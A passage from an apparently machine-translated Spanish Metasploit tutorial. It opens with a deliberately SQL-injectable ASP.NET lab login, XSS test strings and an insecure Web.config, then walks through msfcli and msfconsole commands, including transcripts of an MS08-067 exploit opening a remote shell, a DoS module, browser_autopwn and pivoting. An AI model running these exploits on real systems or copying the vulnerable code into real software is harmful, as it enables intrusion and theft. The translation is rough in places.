public void btnSubmit_Clicked(object o, EventArgs e)
{
lblErrorMessage.Text = "";
lblErrorMessage.Visible = false;

if (txtLogin.Text == "")
{

```

```

lblErrorMessage.Text = "Missing login name!<br />";
lblErrorMessage.Visible = true;
}
else
{
if (txtPassword.Text == "")
{
lblErrorMessage.Text = "Missing password!<br />";
lblErrorMessage.Visible = true;
}
else
{
sql = "SELECT first_name + ' ' + last_name + ' ' + middle_name FROM users WHERE
username = '" + txtLogin.Text + "' " +
"AND password = '" + txtPassword.Text + "'";
Login();
}
}
}

private void Login()
{
//correct sql string using sql parameters.
//string sql = "SELECT first_name + ' ' + last_name FROM users WHERE username =
@txtLogin " +
// "AND password = @txtPassword";

SqlCommand cmd = new SqlCommand(sql, objConn);

//each parameter needs added for each user inputted value...
//to take the input literally and not break out with malicious input....
//cmd.Parameters.AddWithValue("@txtLogin", txtLogin.Text);
//cmd.Parameters.AddWithValue("@txtPassword", txtPassword.Text);

objConn.Open();

if (cmd.ExecuteScalar() != DBNull.Value)
{
if (Convert.ToString(cmd.ExecuteScalar()) != "")
{
lblErrorMessage.Text = "Sucessfully logged in!";
lblErrorMessage.Visible = true;
pnlLogin.Visible = false;
pnlChatterBox.Visible = true;
}
else
{
lblErrorMessage.Text = "Invalid Login!";
lblErrorMessage.Visible = true;
}
}
else
{
lblErrorMessage.Text = "Invalid Username/";
lblErrorMessage.Visible = true;
}

objConn.Close();

```



```

}

//<style type="text/css">TABLE {display: none !important;}</style> //remove tables
totally.
//<style type="text/css">body{background-color: #ffffff;}</style> //change
background color
//<style type="text/css">div {display: none !important;}</style> //remove all
divs, blank out page
//<script>alert("hello");</script>
//<meta http-equiv="refresh" content="0; url=http://www.google.com" />
}

```

Por último, crear un archivo que contenga lo siguiente y guardarlo como:

"C:\inetpub\wwwroot\Web.config".

```

<?xml version="1.0"?>
<configuration>
<connectionStrings>
<add name="test"
connectionString="server=localhost;database=WebApp;uid=sa;password=password1;"
providerName="System.Data.SqlClient"/>
</connectionStrings>
<system.web>

<!-- DYNAMIC DEBUG COMPILATION
Set compilation debug="true" to enable ASPX debugging. Otherwise, setting this
value to
false will improve runtime performance of this application.
Set compilation debug="true" to insert debugging symbols(.pdb information)
into the compiled page. Because this creates a larger file that executes
more slowly, you should set this value to true only when debugging and to
false at all other times. For more information, refer to the documentation about
debugging ASP.NET files.
-->
<compilation defaultLanguage="c#" debug="true">
<assemblies>
<add assembly="System.Design, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=B03F5F7F11D50A3A"/>
<add assembly="System.Windows.Forms, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=B77A5C561934E089"/></assemblies></compilation>
<!-- CUSTOM ERROR MESSAGES
Set customErrors mode="On" or "RemoteOnly" to enable custom error messages, "Off"
to disable.
Add <error> tags for each of the errors you want to handle.

"On" Always display custom (friendly) messages.
"Off" Always display detailed ASP.NET error information.
"RemoteOnly" Display custom (friendly) messages only to users not running
on the local Web server. This setting is recommended for security purposes, so
that you do not display application detail information to remote clients.
-->
<customErrors mode="Off"/>
<!-- AUTHENTICATION

```

This section sets the authentication policies of the application. Possible modes are "Windows", "Forms", "Passport" and "None"

"None" No authentication is performed.

"Windows" IIS performs authentication (Basic, Digest, or Integrated Windows) according to

its settings for the application. Anonymous access must be disabled in IIS.

"Forms" You provide a custom form (Web page) for users to enter their credentials, and then you authenticate them in your application. A user credential token is stored in a cookie.

"Passport" Authentication is performed via a centralized authentication service provided

by Microsoft that offers a single logon and core profile services for member sites.

-->

```
<authentication mode="Windows"/>
```

```
<!-- AUTHORIZATION
```

This section sets the authorization policies of the application. You can allow or deny access

to application resources by user or role. Wildcards: "\*" mean everyone, "?" means anonymous

(unauthenticated) users.

-->

```
<authorization>
```

```
<allow users="*" />
```

```
<!-- Allow all users -->
```

```
<!-- <allow users="[comma separated list of users]"  
roles="[comma separated list of roles]" />
```

```
<deny users="[comma separated list of users]"  
roles="[comma separated list of roles]" />
```

-->

```
</authorization>
```

```
<!-- APPLICATION-LEVEL TRACE LOGGING
```

Application-level tracing enables trace log output for every page within an application.

Set trace enabled="true" to enable application trace logging. If pageOutput="true", the

trace information will be displayed at the bottom of each page. Otherwise, you can view the

application trace log by browsing the "trace.axd" page from your web application root.

-->

```
<trace enabled="false" requestLimit="10" pageOutput="false" traceMode="SortByTime"  
localOnly="true" />
```

```
<!-- SESSION STATE SETTINGS
```

By default ASP.NET uses cookies to identify which requests belong to a particular session.

If cookies are not available, a session can be tracked by adding a session identifier to the URL.

To disable cookies, set sessionState cookieless="true".

-->

```
<sessionState mode="InProc" stateConnectionString="tcpip=127.0.0.1:42424"  
sqlConnectionString="data source=127.0.0.1;Trusted_Connection=yes"
```

```
cookieless="false" timeout="20" />
```

```
<!-- GLOBALIZATION
```

**This section sets the globalization settings of the application.**

```
-->
```

```
<globalization requestEncoding="utf-8" responseEncoding="utf-8"/>
```

```
</system.web>
```

```
</configuration>
```

Abre Internet Explorer escriba "http:// <su <dirección ip". Usted debe presentar un formulario de acceso. Entrar en un conjunto de credenciales falsas para verificar que la consulta se ejecuta correctamente en la base de datos.

# Metasploit Fundamentals

Fundamentos

de

Metasploit

Hay muchas interfaces diferentes para el Metasploit Framework, cada uno con sus propias fortalezas y debilidades. Por lo tanto, no hay una interfaz perfecta para usar con MSF, a pesar de la msfconsole es la única manera de apoyo para acceder a la mayoría de las características del framework. Todavía es beneficioso, sin embargo, para estar cómodo con todas las interfaces que ofrece MSF.

El siguiente módulo proporcionará una visión general de las distintas interfaces, junto con un debate donde cada uno es mejor utilizado....

# msfcli

Msfcli proporciona una potente interfaz de línea del framework.

```
root : bash <2>
File Edit View Bookmarks Settings Help
root@bt:~# msfcli -h
Usage: /opt/framework3/msf3/msfcli <exploit_name> <option=value> [mode]
=====
Mode          Description
----          -
(H)elp        You're looking at it baby!
(S)ummary     Show information about this module
(O)ptions     Show available options for this module
(A)dvanced    Show available advanced options for this module
(I)DS Evasion Show available ids evasion options for this module
(P)ayloads    Show available payloads for this module
(T)argets     Show available targets for this exploit module
(A)ctions     Show available actions for this auxiliary module
(C)heck       Run the check routine of the selected module
(E)xecute     Execute the selected module

root@bt:~#
```

Tenga en cuenta que cuando se utiliza msfcli, las variables se asignan con '=' y que todas las opciones están entre mayúsculas y minúsculas.

```
root@bt:~# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.201
PAYLOAD=windows/shell/bind_tcp E
```

```
[*] Please wait while we load the module tree...
```



```
= [ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 676 exploits - 328 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
      =[ svn r11084 updated today (2010.11.21)
```

```
RHOST => 192.168.1.201
PAYLOAD => windows/shell/bind_tcp
```

```

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.1.201
[*] Command shell session 1 opened (192.168.1.101:35009 -> 192.168.1.201:4444) at
2010-11-21 14:44:42 -0700

```

```

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

```

```

C:\WINDOWS\system32>

```

Si usted no está completamente seguro de lo que las opciones de pertenecer a un módulo en particular, puede añadir "O" de la carta al final de la cadena en cualquier punto en el que están atrapados.

```

root@bt:~# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...

```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Para mostrar los payloads que están disponibles para el módulo actual, añade "P" de la carta a la cadena de línea de comandos.

```

root@bt:~# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.115 P
[*] Please wait while we load the module tree...

```

```

Compatible payloads
=====

```

Name	Description
generic/debug_trap	Generate a debug trap in the target process

...snip...

Las otras opciones disponibles para msfcli están disponibles mediante la emisión de '*msfcli-h*'.  
Beneficios de mscli


- \* *Compatible con la puesta en marcha de las exploit y los módulos auxiliares*
- \* *Útil para tareas específicas*
- \* *Bueno para el aprendizaje*
- \* *Conveniente para el uso en pruebas o el desarrollo de una nueva vulnerabilidad*
- \* *Buena herramienta para la explotación de una sola vez*
- \* *Excelente si sabes exactamente que explotan y las opciones que usted necesita*
- \* *Automatización de moda para su uso en scripts y básica*

La única desventaja real de msfcli es que no se admite tan bien como msfconsole y sólo puede manejar una shell en un momento, por lo que es muy poco práctico para los ataques del lado del cliente. Tampoco es compatible con cualquiera de las funciones avanzadas de automatización de msfconsole.

# Msfweb

La interfaz msfweb proporcionado a los usuarios con un punto y haga clic en "Ajax-y" interfaz para el Framework, pero se ha quedado obsoleto y se retira del tronco Metasploit. A pesar de que era bueno para la generación de código shell y la realización de manifestaciones, que no era muy estable y no se están desarrollando activamente.

# Msfconsole



```
root : .rubybin
File Edit View Bookmarks Settings Help
root@bt:~# msfconsole

< metasploit >
-----
      (oo)
      ( )
      ||-|| *
<< back | track 5

=[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 688 exploits - 357 auxiliary - 39 post
+ -- --=[ 217 payloads - 27 encoders - 8 nops
      =[ svn r12668 updated today (2011.05.19)

msf >
```

El msfconsole es, probablemente, la interfaz más popular de la MSF. Se ofrece un "todo-en-uno" de la consola central y permite un acceso eficiente a prácticamente todas las opciones disponibles en el Framework de Metasploit. Msfconsole puede parecer intimidante al principio, pero una vez que aprender la sintaxis de los comandos que aprenderá a apreciar el poder de utilizar esta interfaz.



La interfaz msfconsole funcionará en Windows con la versión 3.3, sin embargo los usuarios de la versión 3.2 tendrá que instalar de forma manual el Framework en el Cygwin, junto con el parche de la instalación de Ruby, o acceder al emulador de la consola a través de la web incluidas o componentes GUI.

Beneficios de la msfconsole

- \* Es la única forma de apoyo para acceder a la mayoría de las características dentro de

### Metasploit.

- \* Proporciona una interfaz basada en consola con el Framework
- \* Contiene la mayoría de las características y la interfaz de MSF más estable
- \* Soporte readline completa, tabulación y el completado de comandos
- \* Ejecución de comandos externos en msfconsole es posible:

```
msf > ping -c 1 192.168.1.2
[*] exec: ping -c 1 192.168.1.2

PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=10.3 ms

--- 192.168.1.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.308/10.308/10.308/0.000 ms
msf >
```

El msfconsole se lanza simplemente ejecutando ". / Msfconsole desde la línea de comandos. Puede pasar '-h' para msfconsole para ver las opciones de uso disponibles para usted.

```
root@bt:~# msfconsole -h
Usage: msfconsole [options]
```

#### Specific options:

-d	Execute the console as defanged
-r	Execute the specified resource file
-o	Output to the specified file
-c	Load the specified configuration file
-m	Specifies an additional module search path
-p	Load a plugin on startup
-y, --yaml	Specify a YAML file containing database settings
-e ,	Specify the database environment to load from the YAML
--environment	
-v, --version	Show version
-L, --real-readline	Use the system Readline library instead of RbReadline
-n, --no-database	Disable database support
-q, --quiet	Do not print the banner on start up

#### Common options:

-h, --help	Show this message
------------	-------------------

```
root@bt:~# msfconsole
```

metasploit

```
=[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 688 exploits - 357 auxiliary - 39 post
+ -- --=[ 217 payloads - 27 encoders - 8 nops
      =[ svn r12666 updated today (2011.05.19)
```

```
msf >
```

# Getting Help

## Obtención de ayuda

Entrar en 'ayuda' o un '?' en el símbolo del sistema MSF mostrará una lista de comandos disponibles junto con una descripción de lo que se utilizan.

```
msf > help
```

### Core Commands

```
=====
```

Command	Description
-----	-----
?	Help menu
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
connect	Communicate with a host
exit	Exit the console
help	Help menu
info	Displays information about one or more module
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
load	Load a framework plugin
loadpath	Searches for and loads modules from a path
quit	Exit the console
resource	Run the commands stored in a file

```
...snip...
```

# Tab Completion

## Tabulador

El msfconsole está diseñado para ser rápido de usar y una de las características que ayuda a este objetivo es la implementación del tabulador. Con la amplia gama de módulos disponibles, puede ser difícil de recordar el nombre exacto y la ruta del módulo en particular que desee hacer uso de. Como con la mayoría de los otros shells, entrando en lo que sabe y presionando 'Tab' le presentará una lista de opciones disponibles para usted o de auto-completado la cadena si no hay una sola opción. La implementación del tabulador depende de la extensión de rubí readline y casi todos los comandos en la consola compatible con la implementación del tabulador.

```
use exploit/windows/dce
```

- *use* *.\*netapi.\**
- *set* *LHOST*
- *show*
- *set* *TARGET*
- *set* *PAYLOAD windows/shell/*
- *exp*

```
msf > use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwwks
use exploit/windows/smb/ms06_070_wkssvc
use exploit/windows/smb/ms07_029_msdns_zonename
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
use exploit/windows/smb/ms10_061_spoolss
msf > use exploit/windows/smb/ms08_067_netapi
```

# The back Command

## EL COMANDO REGRESAR

Una vez que haya terminado de trabajar con un módulo en particular, o si inadvertidamente seleccionar el módulo incorrecto, puede emitir el 'nuevo' comando para salir del contexto actual. Esto, sin embargo no es necesario. Así como usted puede en routers comerciales, puede cambiar los módulos dentro de otros módulos. Como recordatorio, las variables sólo se trasladará si se establecen a nivel mundial.

```
msf auxiliary(ms09_001_write) > back
msf >
```

# The check Command

## El comando de control

No hay muchos exploit que lo apoyan, pero también hay una opción "check" que se compruebe si el objetivo es vulnerable a un exploit en particular en lugar de en realidad la explotación.

```
msf exploit(ms04_045_wins) > show options
```

### Module options:

Name	Current Setting	Required	Description
RHOST	192.168.1.114	yes	The target address
RPORT	42	yes	The target port

### Exploit target:

Id	Name
0	Windows 2000 English

```
msf exploit(ms04_045_wins) > check
[-] Check failed: The connection was refused by the remote host (192.168.1.114:42)
```

# The connect Command

## El Comando de conectar

No es un clon en miniatura integrado en el netcat msfconsole que soporta proxies SSL, que gira, y envía el archivo. Mediante la emisión de la orden connect con una dirección IP y el puerto, puede conectarse a un host remoto desde el interior de msfconsole el mismo como lo haría con netcat o telnet.

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
ÿÿÿÿÿÿ!ÿÿÿÿ
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
ÿ
DD-WRT login:
```

**By passing the '-s' argument to connect, it will connect via SSL:**

**Al pasar el argumento '-s' para conectarse, se conectará a través de SSL:**

```
msf > connect -s www.metasploit.com 443
[*] Connected to www.metasploit.com:443
GET / HTTP/1.0
```

```
HTTP/1.1 302 Found
Date: Sat, 25 Jul 2009 05:03:42 GMT
Server: Apache/2.2.11
Location: http://www.metasploit.org/
```

# exploit vs. run

explotar frente a correr

Cuando se lanza un exploit, se emite el 'exploit' de comandos, mientras que si se utiliza un módulo auxiliar, el uso correcto es "correr" a pesar de 'explotar' funcionará tan bien.

```
msf auxiliary(ms09_001_write) > run
```

```
Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
...snip...
```

## The irb Command

El comando irb

La ejecución del "IRB" comando se pone en una shell intérprete en vivo de Ruby en el que pueden ejecutar comandos y scripts de creación de Metasploit sobre la marcha. Esta característica es muy útil para entender el funcionamiento interno del Framework.

```
msf > irb
[*] Starting IRB shell...

>> puts "Hello, metasploit!"
Hello, metasploit!
=> nil
>> Framework::Version
=> "3.8.0-dev"
>> framework.modules.keys.length
=>1336
```

# The jobs Command

## El Comando de puesto de trabajo

Puestos de trabajo son los módulos que se ejecutan en segundo plano. El comando 'jobs' ofrece la posibilidad de la lista y poner fin a estos puestos de trabajo.

```
msf exploit(ms08_067_netapi) > jobs -h
Usage: jobs [options]
```

Active job manipulation and interaction.

### OPTIONS:

```
-K      Terminate all running jobs.
-h      Help banner.
-i      Lists detailed information about a running job.
-k      Terminate the specified job name.
-l      List all running jobs.
-v      Print more detailed info. Use with -i and -l
```

# The load Command

## El comando cargar

La orden load carga un plug-in del directorio Metasploit 'plugin'. Los argumentos se pasan como "clave = valor" en la( shell.\*shell)

```
msf > load
```

```
Usage: load [var=val var=val ...]
```

Load a plugin from the supplied path. The optional var=val options are custom parameters that can be passed to plugins.

```
msf > load pcap_log
```

```
[*] Successfully loaded plugin: pcap_log
```



# "unload" Command

## Comando "unload"

Por el contrario, el comando "descarga" descarga de un plugin cargado previamente y se eliminarán los comandos extendidos.

```
msf > load pcap_log
[*] Successfully loaded plugin: pcap_log
```

```
msf > unload pcap_log
Unloading plugin pcap_log...unloaded.
```

## "loadpath" Command

"loadpath" Comando

El comando 'loadpath' se carga un árbol tercer módulo, parte de la ruta para que pueda Metasploit punto en el día 0-explora, codificadores, Payloads, etc

```
msf > loadpath /home/secret/modules
```

```
Loaded 0 modules.
```

# The resource Command

## El Comando de recursos

Algunos ataques, tales como Karmetasploit uso de un recurso (por lotes) de archivos que se pueden cargar a través de la msfconsole utilizando el "recurso" de comandos. Estos archivos son una secuencia de comandos básicos para msfconsole. Se ejecuta los comandos en el archivo de forma secuencial. Más adelante veremos cómo, en las afueras de Karmetasploit, que puede ser muy útil.

```
msf > resource karma.rc
resource> load db_sqlite3
[-]
[-] The functionality previously provided by this plugin has been
[-] integrated into the core command set. Use the new 'db_driver'
[-] command to use a database driver other than sqlite3 (which
[-] is now the default). All of the old commands are the same.
[-]
[-] Failed to load plugin from /pentest/exploits/framework3/plugins/db_sqlite3:
Deprecated plugin
resource> db_create /root/karma.db
[*] The specified database already exists, connecting
[*] Successfully connected to the database
[*] File: /root/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTO_PWN_HOST 10.0.0.1
```

```
AUTOPWN_HOST => 10.0.0.1
...snip...
```

Archivos por lotes(\*bash files) puede acelerar las pruebas y los tiempos de desarrollo, así como permitir al usuario automatizar muchas tareas. Además de cargar un archivo por lotes desde el interior de msfconsole, también puede pasar cuando arranque usando la opción '-r'. El sencillo ejemplo siguiente se crea un archivo por lotes para mostrar el número de versión de Metasploit en el inicio.

```
root@bt:~# echo version > version.rc
root@bt:~# ./msfconsole -r version.rc
```

```

      888                888      d8b888
      888                888      Y8P888
      888                888      888
888888b.d88b. .d88b. 888888 8888b. .d8888b 88888b. 888 .d88b. 8888888888
888 "888 "88bd8P Y8b888 "88b88K 888 "88b888d88""88b8888888
888 888 8888888888888888 .d888888"Y8888b.888 8888888888 8888888888
888 888 888Y8b. Y88b. 888 888 X888888 d88P888Y88..88P888Y88b.
888 888 888 "Y8888 "Y888"Y8888888 888888P'888888P" 888 "Y88P" 888 "Y888
      888
      888
      888
```

```

      =[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 688 exploits - 357 auxiliary - 39 post
+ -- --=[ 217 payloads - 27 encoders - 8 nops
      =[ svn r12668 updated today (2011.05.19)
```

```
resource> version
Framework: 3.8.0-dev.12644
Console : 3.8.0-dev.12651
msf >
```

# The route Command

## Comando de enrutamiento

El comando "route" en Metasploit que permite a los sockets de ruta a través de una sesión o "comunicación", proporcionando las capacidades básicas de giro. Para agregar una ruta, se pasa la subred de destino y máscara de red seguida por la sesión (comunicación personal) número.

```
msf exploit(ms08_067_netapi) > route
```

```
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]
```

Route traffic destined to a given subnet through a supplied session.  
The default comm is Local.

```
msf exploit(ms08_067_netapi) > route add 192.168.1.0 255.255.255.0 2
```

```
msf exploit(ms08_067_netapi) > route print
```

### Active Routing Table

```
=====
```

Subnet	Netmask	Gateway
-----	-----	-----
192.168.1.0	255.255.255.0	Session 2

# The info Command

## El comando info

El comando 'info' proporcionará información detallada acerca de un módulo en particular incluyendo todas las opciones, objetivos, y otra información. Asegúrese de leer siempre la descripción del módulo antes de usarlo como algunos pueden tener sin los efectos deseados.

El comando info también ofrece la siguiente información:

- \* El autor y licencias de la información
- \* Vulnerabilidad de las referencias (es decir: CVE, BID, etc)
- \* Las restricciones de carga el módulo puede tener

```
msf > info dos/windows/smb/ms09_001_write
```

```
Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
```

```
Version: 6890
```

```
License: Metasploit Framework License (BSD)
```

Provided by:

**j.v.vallejo**

# The set/unset Commands

## Los comandos de armado / desarmado

El comando 'set' le permite configurar las opciones de Framework y los parámetros para el módulo actual que se está trabajando.

```
msf auxiliary(ms09_001_write) > set RHOST 192.168.1.1
RHOST => 192.168.1.1
msf auxiliary(ms09_001_write) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOST	192.168.1.1	yes	The target address
RPORT	445	yes	Set the SMB service port

Un rasgo añadido recientemente en Metasploit es la posibilidad de establecer un codificador para el uso en tiempo de ejecución. Esto es particularmente útil en el desarrollo de exploits cuando no están muy seguros en cuanto a capacidad de carga que los métodos de codificación funciona con un exploit.

```
msf exploit(ms08_067_netapi) > show encoders
```

Compatible encoders

=====

Name	Description
-----	-----
cmd/generic_sh	Generic Shell Variable Substitution Command Encoder
generic/none	The "none" Encoder
mipsbe/longxor	XOR Encoder
mipsle/longxor	XOR Encoder
php/base64	PHP Base64 encoder
ppc/longxor	PPC LongXOR Encoder
ppc/longxor_tag	PPC LongXOR Encoder
sparc/longxor_tag	SPARC DWORD XOR Encoder
x64/xor	XOR Encoder
x86/alpha_mixed	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower	Avoid UTF8/tolower
x86/call4_dword_xor	Call+4 Dword XOR Encoder
x86/countdown	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	Polymorphic Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	Non-Alpha Encoder
x86/nonupper	Non-Upper Encoder
x86/shikata_ga_nai	Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	Alpha2 Alphanumeric Unicode Uppercase Encoder

```
msf exploit(ms08_067_netapi) > set encoder x86/shikata_ga_nai
encoder => x86/shikata_ga_nai
```

# "unset" Command

## Comando "unset"

Lo contrario de la orden set, por supuesto, es "unset". "Desarmar" elimina un parámetro previamente configurado con 'set'. Puede eliminar todas las variables asignadas con 'unset all'.

```
msf > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > set THREADS 50
THREADS => 50
msf > set
```

Global

=====

Name	Value
----	-----
RHOSTS	192.168.1.0/24
THREADS	50

```
msf > unset THREADS
Unsetting THREADS...
msf > unset all
Flushing datastore...
msf > set
```

Global

=====

No entries in data store.

# The sessions Command

## Las sesiones de Comando

El comando 'sesiones' le permite a la lista, interactuar con, y matar a sesiones dio lugar. Las sesiones pueden ser los depósitos, las sesiones de Meterpreter, VNC, etc

```
msf > sessions -h
```

```
Usage: sessions [options]
```

Active session manipulation and interaction.

### OPTIONS:

- K Terminate all sessions
- c Run a command on the session given with -i, or all
- d Detach an interactive session
- h Help banner
- i Interact with the supplied session ID
- k Terminate session
- l List all active sessions
- q Quiet mode
- r Reset the ring buffer for the session given with -i, or all
- s Run a script on the session given with -i, or all
- u Upgrade a win32 shell to a meterpreter session
- v List verbose fields

A la lista de las sesiones activas, pasan las opciones '-l' a 'sesiones'.

```
msf exploit(3proxy) > sessions -l
```

### Active sessions

```
=====
```

Id	Description	Tunnel
1	Command shell	192.168.1.101:33191 -> 192.168.1.104:4444

To interact with a given session, you just need to use the '-i' switch followed by the Id number of the session.

```
msf exploit(3proxy) > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
C:\WINDOWS\system32>
```

# The search Command

## El comando BUSCAR

El msfconsole incluye una amplia expresión regular funcionalidad de búsqueda basados en. Si usted tiene una idea general de lo que está buscando para que usted puede buscar a través de la "búsqueda". En la salida siguiente, la búsqueda se hace a MS Boletín MS09-011. La función de búsqueda localizará esta cadena en el nombre del módulo, descripciones, referencias, etc

Tenga en cuenta la convención de nomenclatura para los módulos Metasploit utiliza subraya versus guiones.

```
msf > search ms09-001
[*] Searching loaded modules for pattern 'ms09-001'...
```

Auxiliary  
=====

Name	Description
----	-----
dos/windows/smb/ms09_001_write	Microsoft SRV.SYS WriteAndX Invalid DataOffset

Podrá definir aún más su búsqueda utilizando el sistema de palabras clave incorporada.

```
msf > help search
Usage: search [keywords]
```

Keywords:

```
name      : Modules with a matching descriptive name
path      : Modules with a matching path or reference name
platform  : Modules affecting this platform
type      : Modules of a specific type (exploit, auxiliary, or post)
app       : Modules that are client or server attacks
author    : Modules written by this author
cve       : Modules with a matching CVE ID
bid       : Modules with a matching Bugtraq ID
osvdb     : Modules with a matching OSVDB ID
```

Examples:

```
search cve:2009 type:exploit app:client
```

```
msf >
```

Para buscar con un nombre descriptivo, el uso del "nombre" de palabras clave.

```
msf > search name:illustrator
```

Matching Modules  
=====

Name	Disclosure Date	Rank
-----	-----	----
-----		

exploit/windows/fileformat/adobe\_illustrator\_v14\_eps 2009-12-03 great  
Adobe Illustrator CS4 v14.0.0

Use el "path" palabra clave para buscar dentro de los caminos del módulo.

msf > search path:scada

Matching Modules

=====

Name	Disclosure Date	Rank
auxiliary/admin/scada/igss_exec_17	2011-03-21	normal
Interactive Graphical SCADA System Remote Command Injection		
exploit/windows/scada/citect_scada_odbc	2008-06-11	normal
CitectSCADA/CitectFacilities ODBC Buffer Overflow		

...snip...

Puede utilizar "platform" para restringir la búsqueda a los módulos que afectan a una plataforma específica.

msf > search platform:aix

Matching Modules

=====

Name	Disclosure Date	Rank	Description
payload/aix/ppc/shell_bind_tcp		normal	AIX Command
Shell, Bind TCP Inline			
payload/aix/ppc/shell_find_port		normal	AIX Command
Shell, Find Port Inline			
payload/aix/ppc/shell_interact		normal	AIX execve shell
for inetd			

...snip...

Using the "type" lets you filter by module type such as auxiliary, post, exploit, etc.

msf > search type:post

Matching Modules

=====

Name	Disclosure Date	Rank
post/linux/gather/checkvm		normal
Linux Gather Virtual Environment Detection		
post/linux/gather/enum_cron		normal
Linux Cron Job Enumeration		
post/linux/gather/enum_linux		normal
Linux Gather System Information		

...snip...



Búsqueda de palabras clave con el comando "autor" le permite buscar los módulos de su autor favorito. *msf> autor de búsqueda: Dookie*

### Matching Modules

=====

Name	Description	Disclosure Date
Rank		
----	-----	-----
-----	-----	-----
exploit/osx/http/evocam_webserver		2010-06-01
average	MacOS X EvoCam HTTP GET Buffer Overflow	
exploit/osx/misc/ufo_ai		2009-10-28
